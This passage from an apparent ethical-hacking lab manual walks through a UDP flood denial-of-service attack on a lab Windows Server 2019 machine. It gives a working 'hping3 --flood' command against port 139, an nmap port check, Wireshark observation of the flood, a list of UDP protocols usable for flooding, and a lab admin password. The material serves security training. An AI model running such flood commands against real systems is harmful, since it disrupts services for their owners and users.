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

28. Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.
29. In the terminal window, type **nmap -p 139 (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.

    Note: Here, we will use NetBIOS port 139 to perform a UDP application layer flood attack.



30. Now, type **hping3 -2 -p 139 --flood (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.

    Note: **-2**: specifies the UDP mode; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.



31. Switch to the **Windows Server 2019** machine, click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to log in.

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
32. In the **Type here to search** field on the **Desktop**, type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.


    Note: You might experience degradation in the **Window Server 2019** machine's performance.



33. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

    Note: The network interface might differ when you perform the task.

    Note: If a **Software Update** pop-up appears click on **Remind me later**.



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
34. **Wireshark** displays the network's flow of traffic. Here, observe the huge number of **UDP** packets coming from the **Source** IP address **10.10.1.13** via port **139**.



35. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the DoS attack.

    Note: Here, we have used NetBIOS port 139 to perform a UDP application layer flood attack. Similarly, you can employ other application layer protocols to perform a UDP application layer flood attack on a target network.

    Note: Some of the UDP based application layer protocols that attackers can employ to flood target networks include:

    Note:

    - **CharGEN** (Port 19)
    - **SNMPv2** (Port 161)
    - **QOTD** (Port 17)
    - **RPC** (Port 135)
    - **SSDP** (Port 1900)
    - **CLDAP** (Port 389)
    - **TFTP** (Port 69)

